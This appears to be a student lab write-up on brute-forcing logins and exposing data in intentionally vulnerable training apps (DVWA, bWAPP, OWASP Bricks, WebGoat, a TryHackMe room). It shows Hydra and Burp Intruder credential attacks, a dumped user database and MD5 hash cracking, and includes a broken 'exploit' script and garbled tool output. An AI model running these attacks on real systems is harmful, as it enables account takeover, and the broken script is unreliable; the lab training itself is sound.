└─$ ./hydra 192.168.164.134 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L username.txt -P password.txt
Hydra v9.3 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2024-07-09 11:07:52
[DATA] max 10 tasks per server, current 16 servers, 16 total login tries (1:1:p:20), -19 tries per task
[DATA] attack mode: http-form-post
[DATA] http://192.168.164.134:80/bWAPP/login.php:login=USER&password=PASS&form=submit:Invalid credentials or user not activated
[!]http-post-form host: 192.168.164.134 login: bue password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2024-07-09 11:07:59
[root@kali] ~
```

OWASPBWA

Open Owaspbwa web server

Go to DVWA (amn Vulnerable Web Application)

See source code

A screenshot of a browser window showing the DVWA login page and its source code. The browser tabs include 'Kali Linux', 'Damn Vulnerable', and 'view-source:http://192.168.164.134/dvwa/'. The DVWA logo is at the top, followed by a login form with fields for 'Username' and 'Password' and a 'Login' button. Below the form is a note: 'Damn Vulnerable Web App (DVWA) - Login'. The right side of the screen shows the source code of the login page:

```
8      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
9
10     <title>Damn Vulnerable Web App (DVWA) - Login</title>
11
12     <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
13
14   </head>
15
16   <body>
17
18     <div align="center">
19
20       <br />
21
22       <p></p>
23
24       <br />
25
26       <form action="login.php" method="post">
27
28
29         <fieldset>
30
31           <label for="user">Username</label> <input type="text" class="loginInput" name="user" />
32
33           <label for="pass">Password</label> <input type="password" class="loginInput" name="pass" />
34
35
36           <p class="submit"><input type="submit" value="Login" name="Login"></p>
37
38         </fieldset>
39
40       </form>
41
42
43       <br />
44
45
46
47       <br />
48       <br />
49       <br />
```

Go to kali linux terminal and Run following command:

```
hydra      192.168.164.134      http-form-post      "/dvwa/login.php:username=^USER^&
password=^PASS^&Login=submit:Login failed" -L username.txt -P password.txt
```

The terminal window shows the Hydra attack results and some exploit development. The attack was successful, finding two valid credentials:

```
[root@swapnil ~]# ./hydra 192.168.164.134 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L username.txt -P password.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-17 20:34:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 315 login tries (l:15:p:21), -20 tries per task
[DATA] attacking http-post-form://192.168.164.134:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed
[80][http-post-form] host: 192.168.164.134 login: admin password: admin
[80][http-post-form] host: 192.168.164.134 login: user password: user words:"PASS" &Login=submit:Invalid credentials or user not activated" -L username.txt
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-17 20:34:45

[root@swapnil ~]# ./hydra 192.168.164.134 ssh -L username.txt -P password.txt
[1]
[2]
[3]
[4]
[5]
[6]
[7]
[8]
[9]
[10]
[11]
[12]
[13]
[14]
[15]
[16]
[17]
[18]
[19]
[20]
[21]
[22]
[23]
[24]
[25]
[26]
[27]
[28]
[29]
[30]
[31]
[32]
[33]
[34]
[35]
[36]
[37]
[38]
[39]
[40]
[41]
[42]
[43]
[44]
[45]
[46]
[47]
[48]
[49]
[50]
[51]
[52]
[53]
```

Exploit development code is shown below the attack results:

```
#!/bin/bash
# Exploit for DVWA Broken Authentication
# Author: [REDACTED]

# Set target IP and port
TARGET_IP="192.168.164.134"
TARGET_PORT="80"

# Set session cookie
SESSION_COOKIE="PHPSESSID=[REDACTED]"

# Set user agent
USER_AGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36"

# Set proxy
PROXY="http://[REDACTED]:8080"

# Set payload
PAYLOAD="GET /dvwa/login.php?username=^USER^&password=^PASS^&Login=submit:Login failed HTTP/1.1\r\nHost: $TARGET_IP\r\nUser-Agent: $USER_AGENT\r\nCookie: $SESSION_COOKIE\r\nProxy-Connection: keep-alive\r\n\r\n"

# Send exploit
curl -s -X $PAYLOAD --proxy $PROXY | grep "Login failed"
```

Broken Authentication

Open Owaspbwa Web Server and navigate to OWASP Bricks.

The screenshot shows the Owaspbwa web interface. The URL is <http://192.168.164.134/owaspbwabricks>. A yellow warning box at the top states: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!".

The page lists several training applications under the heading "TRAINING APPLICATIONS":

- OWASP WebGoat
- OWASP ESAPI Java SwingSet Interactive
- OWASP RailGoat
- OWASP Security Shepherd
- Magical Code Injection Rainbow
- Damn Vulnerable Web Application
- OWASP WebGoat .NET
- OWASP Mutillidae II
- OWASP Bricks
- Ghost
- bWAPP

Below this is a section titled "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS" containing:

- OWASP Vicnum
- Google Gruyere
- WackoPicko
- Cyclone
- OWASP 1-Liner
- Hackxor
- BodgeIt
- Peruggia

Follow the steps.

Go to Bricks – Login pages.

The screenshot shows a Firefox browser window with the URL <http://192.168.164.134/owaspbricks/>. The page title is "Welcome to OWASP Bricks". The main content features a large image of a city skyline at night. A navigation bar at the top right includes links for Home, Bricks (with a dropdown menu for Login pages, File Upload pages, and Content pages), Setup, and About. A "Screenshot taken" button with a thumbnail image is visible on the right.

Welcome to Bricks!

Bricks is a web application security learning platform built on [PHP](#) and [MySQL](#). The project focuses on variations of commonly seen application security issues. Each 'Brick' has some sort of security issue which can be leveraged manually or using automated software tools. The mission is to 'Break the Bricks' and thus learn the various aspects of web application security.

Bricks is a completely free and open source project brought to you by [OWASP](#). The [complete documentation](#) and [instruction videos](#) can also be accessed or downloaded for free. Bricks are classified into three different sections: [Login pages](#), [file upload pages](#) and [content pages](#).

OWASP Bricks
192.168.164.134/owaspbricks/login-pages.html

f | t | sf | G | N | T | B | E

The screenshot shows a Firefox browser window with the URL <http://192.168.164.134/owaspbricks/login-pages.html>. The page title is "OWASP Bricks Login page". The main content displays six login interface mockups labeled "Login #1" through "Login #6". Each mockup shows a user icon above two input fields labeled "Username" and "Password". Below each mockup is a label indicating the security mechanism:

- Login #1: Basic login.
- Login #2: javascript validation
- Login #3: Basic login.
- Login #4: Basic login.
- Login #5: Password in MD5.
- Login #6: Automatic redirect.

Bricks

Login pages


Each login page has its own security mechanisms. Your mission is to break them and get in.

Home | Bricks | Setup | About

Screenshot taken
View image

192.168.164.134/owaspbricks/login-5/

Open any login page to try bruteforce attack.



This is login page 5

Open burpsuite and start the intercept.

The screenshot shows the Burp Suite interface with the following details:


- Target:** http://192.168.164.134
- Attack type:** Cluster bomb
- Payload positions:** Position 1 is set to "username=\$test\$&password=\$test\$&submit=Submit".
- HTTP Headers:**

```

1 POST /owaspbricks/login-5/index.php HTTP/1.1
2 Host: 192.168.164.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://192.168.164.134
10 DNT: 1
11 Referer: http://192.168.164.134/owaspbricks/login-5/index.php
12 Cookie: security_level=2; PHPSESSID=c971k6512d9b3ebscu57eouf0; acopenidivs=swingset; otto.phpbb2_redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 username=$test$&password=$test$&submit=Submit
    
```
- Tool Buttons:** Add \$, Clear \$, Auto \$, Refresh
- Bottom Status:** Event log, All issues, Memory: 161.2MB



Send that request to intruder and add username and password to payload positions.

Add some common usernames and password for attack and also add error message for flag.



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Account	Wrong...	Comment
2	***	***	3904	1					
4	harry	admin	200			3904			
5	cisco	admin	200			3903			
6	apc	admin	200			3902			
7	pass	admin	200			3902			
8	security	admin	200			3901			
9	user	admin	200			3902			
10	system	admin	200			3905			
11	sys	admin	200			3901			
12	wamp	admin	200			3904			
13	newuser	admin	200			3905			
14	xampp-dav-unsecure	admin	200			3917			
15	vagrant	admin	200			3905			
16	bee	admin	200			3902			
17	admin	password	200			3901			
18	manager	admin	200			3905			
19	root	password	200			3902			
20	harry	password	200			3899			
21	cisco	password	200			3904			
22	apc	password	200			3902			
23	pass	password	200			3902			

By this we get the correct combination using cluster bombing attack type.



Screenshot of Burp Suite showing an intruder attack on the "Bricks" application. The results table displays 20 successful logins, all with status code 200, length between 4746 and 4753 bytes, and no errors.

ReqID	Payload1	Payload2	Status code	Error	Timeout	Length	Wrong...	Comment
0	admin	admin	200			4746	1	
1	manager	admin	200			4743	1	
2	root	admin	200			4752	1	
3	cisco	admin	200			4746	1	
4	apc	admin	200			4748	1	
5	sys	admin	200			4745	1	
6	secrecy	admin	200			4747	1	
7	user	admin	200			4747	1	
8	system	admin	200			4748	1	
9	sys	admin	200			4745	1	
10	wampi	admin	200			4748	1	
11	newbie	admin	200			4750	1	
12	xampp-dav-unsecure	admin	200			4761	1	
13	vagrant	admin	200			4749	1	
14	bee	admin	200			4746	1	
15	admin	password	200			4750	1	
16	manager	password	200			4743	1	
17	root	password	200			4749	1	
18	cisco	password	200			4751	1	
19	apc	password	200			4748	1	
20								

Screenshot of a web browser showing the "Bricks" application's login page. The user has successfully logged in, as indicated by the green success message at the top of the form. The URL in the address bar is `192.168.164.134/owaspbricks/login-2/index.php`.

The browser interface includes tabs for "Burp Suite Community Edition", "bWAPP - Login", "OWASP Bricks Login Form", and "OWASP Bricks Login Form". The status bar shows the IP address `10.10.0.70` and the time `23:47`. A SQL query is visible in the bottom left corner: `SQL Query: SELECT * FROM users WHERE name='admin' and password='admin'`.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Bricks Login Form #3' at the URL 192.168.164.134/owaspbricks/login-3/index.php. The page content includes a logo of a stack of orange bricks and the word 'Bricks'. Below this is a 'Login' form with fields for 'Username' and 'Password', and a 'Submit' button. A green success message box says 'Successfully logged in.' At the bottom of the page, a status bar displays the SQL query: `SQL Query: SELECT * FROM users WHERE name='admin' and password='(admin') LIMIT 0,1`.

- **Broken access control**

Open owaspbwa web server

The screenshot shows a Firefox browser window with the title 'owaspbwa OWASP Broke' at the URL 192.168.164.134. The page content is a list of web applications categorized into 'TRAINING APPLICATIONS' and 'REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS'. A yellow warning box at the top states: '!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!'. The 'TRAINING APPLICATIONS' section includes links to OWASP WebGoat, OWASP WebGoat .NET, OWASP ESAPI Java SwingSet Interactive, OWASP Mutilidae II, OWASP RailsGoat, OWASP Security Shepherd, Magical Code Injection Rainbow, Ghost, bWAPP, and Damn Vulnerable Web Application. The 'REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS' section includes links to OWASP Vicnum, OWASP 1-Liner, Google Gruyere, Hackxor, WackoPicko, BodgeIt, and Cyclone.

Using WebGoat(Forget password)

Choose another language: English Logout

OWASP WebGoat v5.4 < Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction General Access Control Flaws AJAX Security Authentication Flaws Password Strength

Forgot Password Basic Authentication Multi Level Login 1 Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Input Validation Handling Injection Flaws Denial of Service Insecure Communication Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

How To Work With WebGoat

Welcome to a short introduction to WebGoat. Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

Logout

OWASP WebGoat v5.2 < Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction General Multi Level Login 1 Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Denial of Service Input Validation Handling Injection Flaws Insecure Communication Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering

8 Restart this Lesson

Enter your name: Go!

OWASP Foundation | Project WebGoat

192.168.164.134/WebGoat/attack?Screen=64&menu=500

Choose another language: English Logout

OWASP WebGoat v5.4 < Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction General Access Control Flaws AJAX Security Authentication Flaws Password Strength

Forgot Password Basic Authentication Multi Level Login 1 Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Input Validation Handling Injection Flaws Denial of Service Insecure Communication Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

Forgot Password

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

* Not a valid username. Please try again.

Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

*User Name:

Submit

ASPECT SECURITY Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Turn on intercept in burpsuite to perform semi bruteforce attack.

And send that request to intruder.

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Request to http://192.168.164.134:80

```

1 POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
2 Host: 192.168.164.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://192.168.164.134
10 Authorization: Basic Z3Vlc30GZ3Vlc3Q=
11 Connection: close
12 Referer: http://192.168.164.134/WebGoat/attack?Screen=64&menu=500
13 Cookie: security_level=2; JSESSIONID=a1nivein7alg0pbkvskef24; acopendivids=swingset,otto,phpbb2,redmine; acgroupwithpersist=nada; JSESSIONID=4FD050900043B8A8BD05F9B2CFBB8E7C
14 Upgrade-Insecure-Requests: 1
15
16 Username=pass&SUBMIT=Submit

```

Inspector

Event log (7) All issues 0 highlights Memory: 170.3MB

Add username to payload positions and select sniper attack

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Intruder

Choose an attack type: Sniper

Attacktype: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.164.134

1 POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1

1 payload position

Event log (7) All issues 1 highlight Clear Length: 787 Memory: 170.3MB

Add some command payloads in add field

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Intruder tab selected.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 16
Payload type: Simple list Request count: 16

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
manager
root
harry
cisco
apc
pass
security
user
system

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Event log (7) All issues

Add error msg shown when we enter a wrong password to Grep-Match for getting flag to correct match of username/password.

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Intruder tab selected.

Settings

1 x 2 x +

Positions Payloads Resource pool Settings

Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Not a valid username. Please try again

Add Not a valid username. Please try again

Match type: Simple string Regex

Case sensitive match
 Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Event log (7) All issues

Then start attack

The screenshot shows the 'Intruder' tool interface from the Metasploit Framework. It displays a list of 16 login attempts, each with a status code of 200, indicating success. The 'Payload' column lists users such as admin, manager, root, harry, cisco, apc, pass, security, user, system, sys, wampp, newuser, xampp-dav-unsecure, vagrant, and bee. The 'Length' column shows values ranging from 31958 to 32048. Below the table, the 'Request' tab is selected, showing the raw HTTP POST data sent to the target server. The request includes fields like Host, User-Agent, Accept-Language, Accept-Encoding, and Content-Type. The response status is 500 Internal Server Error.

We get correct match for login.

Enter this credentials to the login field

The screenshot shows the 'Forgot Password' page of the OWASP WebGoat v5.4 application. The page features a red horse logo at the top. The main content area has a red background with the title 'Forgot Password'. Below the title, there's a 'General Goal(s):' section with a note about retrieving a forgotten password. A form is present with a question 'Secret Question: What is your favorite color?' and a required field 'Answer:' with a text input box. At the bottom right, there's a logo for 'ASPECT SECURITY Application Security Experts'.

Login credentials are correct and page will get redirected to the security question

Repeat the same process for this question also.

- Sensitive Data Exposure

Go to tryhackme.com

Open OWASP Top 10

Go to task no 8

And start Virtual machine

Task 8 [Severity 3] Sensitive Data Exposure (Introduction)

When a webapp accidentally divulges sensitive data, we refer to it as "Sensitive Data Exposure". This is often data directly linked to customers (e.g. names, dates-of-birth, financial information, etc), but could also be more technical information, such as usernames and passwords. At more complex levels this often involves techniques such as a "Man in The Middle Attack", whereby the attacker would force user connections through a device which they control, then take advantage of weak encryption on any transmitted data to gain access to the intercepted information (if the data is even encrypted in the first place...). Of course, many examples are much simpler, and vulnerabilities can be found in web apps which can be exploited without any advanced networking knowledge. Indeed, in some cases, the sensitive data can be found directly on the webserver itself..

The web application in this box contains one such vulnerability. Deploy the machine, then read through the supporting material in the following tasks as the box boots up.

Answer the questions below

Read the introduction to Sensitive Data Exposure and deploy the machine.

No answer needed ✓ Correct Answer

Task 9 [Severity 3] Sensitive Data Exposure (Supporting Material 1)

Task 10 [Severity 3] Sensitive Data Exposure (Supporting Material 2)

Task 11 [Severity 3] Sensitive Data Exposure (Challenge)

Open IP in new window of browser

Then view source code for getting link

Sense and Sensitivity

Welcome to Sense and Sensitivity!

You've reached the future world number one in all things therapeutic. We are a startup organisation based in Taupo, New Zealand. Our location near the stunning Lake Taupo lends itself perfectly to our ideology: all mental maladies

© Sense and Sensitivity, 2020


```

1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <title>Sense and Sensitivity</title>
5     <meta name="viewport" content="width=device-width, user-scalable=no">
6     <meta charset="utf-8">
7     <link rel="shortcut icon" type="image/x-icon" href="favicon.ico">
8     <link type="text/css" rel="stylesheet" href="assets/css/style.css">
9     <link type="text/css" rel="stylesheet" href="assets/css/homeStyle.css">
10    <link type="text/css" rel="stylesheet" href="assets/css/orkney.css">
11  </head>
12  <body>
13    <header>
14      <a id="home" href="/>Sense and Sensitivity</a>
15      <a id="login" href="/Login>Login</a>
16    </header>
17    <div class="background"></div>
18    <main class="main-text">
19      <h1>Welcome to Sense and Sensitivity!</h1>
20      <p>You've reached the future world number one in all things therapeutic. We are a startup organisation based in Taupo, New Zealand. Our location near the stunning Lake Taupo lends itself perfectly to our ideology: all mental maladies
21      </p>
22    </main>
23    <footer><span>Sense and Sensitivity, 2020</span></footer>
24  </body>
25 </html>

```

view-source:http://10.10.237.162/assets/css/orkney.css

Open any link with assets for this page.



Index of /assets

Name	Last modified	Size	Description
Parent Directory			
css/	2020-07-14 17:52	-	
fonts/	2020-07-14 15:42	-	
images/	2020-07-14 15:42	-	
ls/	2020-07-14 15:52	-	
php/	2020-07-14 15:42	-	
webapp.db	2020-07-14 17:52	28K	

Apache/2.4.29 (Ubuntu) Server at 10.10.154.180 Port 80

And run the following commands to get user credentials.

```
root@swapnil:/home/kali/Downloads
zsh: corrupt history file /home/kali/.zsh_history
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿swapnil] ~
$ sudo su
[sudo] password for kali:
[root@swapnil] ~[/home/kali]
# cd Downloads
[root@swapnil] ~[/home/kali/Downloads]
# ls
cacert.der webapp.db

[root@swapnil] ~[/home/kali/Downloads]
# sqlite3 webapp.db
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> select * from users
... > select * from users;
Parse error: near "select": syntax error
select * from users select * from users;
           ^     error here
sqlite> select * from users;
441309609c933359b98b6f0f2388a650|admin|6eaa9b7ef19129a06954edd0ff6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba819f7a872b|1
4e8423b51eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> ^C
```


Decrepit the cyphertext to plane text using crackstation.net

The screenshot shows a Firefox browser window with several tabs open, including "Kali Linux", "TryHackMe | OWASP T", "Sense and Sensitivity", "Index of /assets", and "CrackStation - Online". The main content area displays the "CrackStation" logo and the heading "Free Password Hash Cracker". Below this, there is a text input field containing the hash "6eea9b7ef19179a06954edd0f6c05ceb". To the right of the input field is a reCAPTCHA verification box. Below the input field, a table shows the cracked hash: "6eea9b7ef19179a06954edd0f6c05ceb" (Hash), "md5" (Type), and "qwertyuiop" (Result). A note below the table states: "Color Codes: Green Exact match, Yellow Partial match, Red Not found." At the bottom of the page, there is a link to "Download CrackStation's Wordlist".

